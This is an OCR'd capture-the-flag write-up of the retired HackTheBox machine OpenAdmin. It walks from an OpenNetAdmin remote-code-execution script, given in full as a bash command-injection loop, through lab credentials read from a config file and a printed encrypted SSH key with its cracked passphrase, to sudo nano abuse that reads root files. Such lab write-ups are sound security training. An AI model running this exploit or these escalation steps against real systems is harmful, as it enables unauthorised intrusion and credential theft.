
HackTheBox : OpenAdmin

@muemmelmoehre

May 24, 2020

OpenAdmin was an easy rated Linux box on the platform *hackthebox.eu* at the IP address *10.10.10.171*. The box got retired on May, 02 2020.
This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline

1. Discover the *OpenNetAdmin* interface on `http://10.10.10.171/ona/login.php`.
2. Get a low privilege shell with this exploit : `https://www.exploit-db.com/exploits/47691`.
3. As user *www-data*, sift through the configuration files and find cleartext credentials in `/opt/ona/www/local/config/database_settings.inc.php`.
4. Check `/etc/passwd` and discover the users *jimmy* and *joanna*. Notice that they're both members of the `internal` group.
5. `SSH` in as *jimmy* with the password **n1nj4W4rri0R** from the configuration file.
6. Run an internal scan with `netstat` and discover a listener on port `52846`.
7. Discover `main.php` in `/var/www/internal`.
8. Use `curl` to retrieve *joanna*'s private `ssh` key with `127.0.0.1:52846/main.php`.
9. Crack the passphrase on the key with `john` : **bloodninjas**.
10. `SSH` in as *joanna* with the private key and the passphrase.
11. Grab the user flag from `/home/joanna/user.txt`.
12. Check *joanna*'s `sudo` permissions and discover that she can run `/bin/nano /opt/priv` with *root* privileges.
13. Use the `nano` process running with *root* privileges to display the root flag from `/root/root.txt`.

2 Details

2.1 Initial foothold

2.1.1 OpenNetAdmin

The box' name serves as a hint to discover the *OpenNetAdmin* IP address management system[1] running on the box : `http://10.10.10.171/ona/login.php`. A quick web search digs up a recent remote code execution vulnerability : `https://www.exploit-db.com/exploits/47691`[2].

```
#!/bin/bash

URL="$1"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d ;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping"
    "$URL" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

We simply execute the `bash` script with `http://10.10.10.171/ona/login.php` as argument and obtain a low privilege shell as *www-data*.

2.2 User

2.2.1 Privilege escalation to user jimmy

With the shell from the initial foothold, some configuration files are accessible in `/opt/ona/www/local/config`. One of them, `/opt/ona/www/local/config/database_settings.inc.php`, contains credentials for a database :

```
'db_login' => 'ona_sys',
'db_passwd' => 'n1nj4W4rri0R!',
```

```
<?php

$ona_contexts=array (
  'DEFAULT' =>
```

[1] See `https://github.com/opennetadmin/ona`, last visited : 2020-05-23.
[2] Last visited : 2020-05-23.


```
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
?>
```

As *www-data*, the `/etc/passwd` file is readable :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
   sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/
   netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr
   /sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
```


```
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

Notice that both users *jimmy* and *joanna* are members of the `internal` group.
After some try and error with the credentials from the configuration file and the user names from `/etc/passwd`, user *jimmy* and his password **n1nj4W4rri0R!** are revealed as valid combination for logging in via `ssh` :



2.2.2 Privilege escalation to user joanna

An internal host scan with `netstat` allows us to discover a listener on port 52846 :



Going back to the web root `/var/www/`, we find the folder `internal` that contains several `php` files. Amongst them is `main.php` :

```
<?php session_start(); if (!isset ($_SESSION['username'])) { header("
    Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
```

```
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

It contains a routine that prints out *joanna*'s private `ssh` key :

```
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
```

The routine can be executed by requesting `main.php` via `curl` :

```
curl 127.0.0.1:52846/main.php
```

After copying only the private key from the `curl` output, the key can be fed into `john` in order to crack the passphrase that protects it.

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D
```

```
kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

The default wordlist that ships with *Kali Linux*, `rockyou.txt`, suffices to retrieve *joanna*'s passphrase : **bloodninjas**.
`SSH` in as *joanna* with `ssh -i <keyfile> joanna@10.10.10.171` and her passphrase.

2.2.3 User flag

As *joanna*, the user flag in `/home/joanna/user.txt` can be read easily.

2.3 Root

2.3.1 Abusing `sudo nano` for the root flag

After logging in as *joanna*, `sudo -l` shows us that *joanna* is allowed to run the text editor `/bin/nano` with root privileges on `/opt/priv`. The important part here is that *joanna* isn't required to use her password to do so :

```
joanna@openadmin:/opt$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/
   bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

Joanna can open `nano` with root privileges. This situation can be abused to access files that are owned by *root* or where *root* has read / write privileges on. The trick is to use `Ctrl+R /root/root.txt` to read the root flag. This is documented on *GTFObins*[3].

[3]See `https://gtfobins.github.io/gtfobins/nano/`. Last visited : 2020-05-23.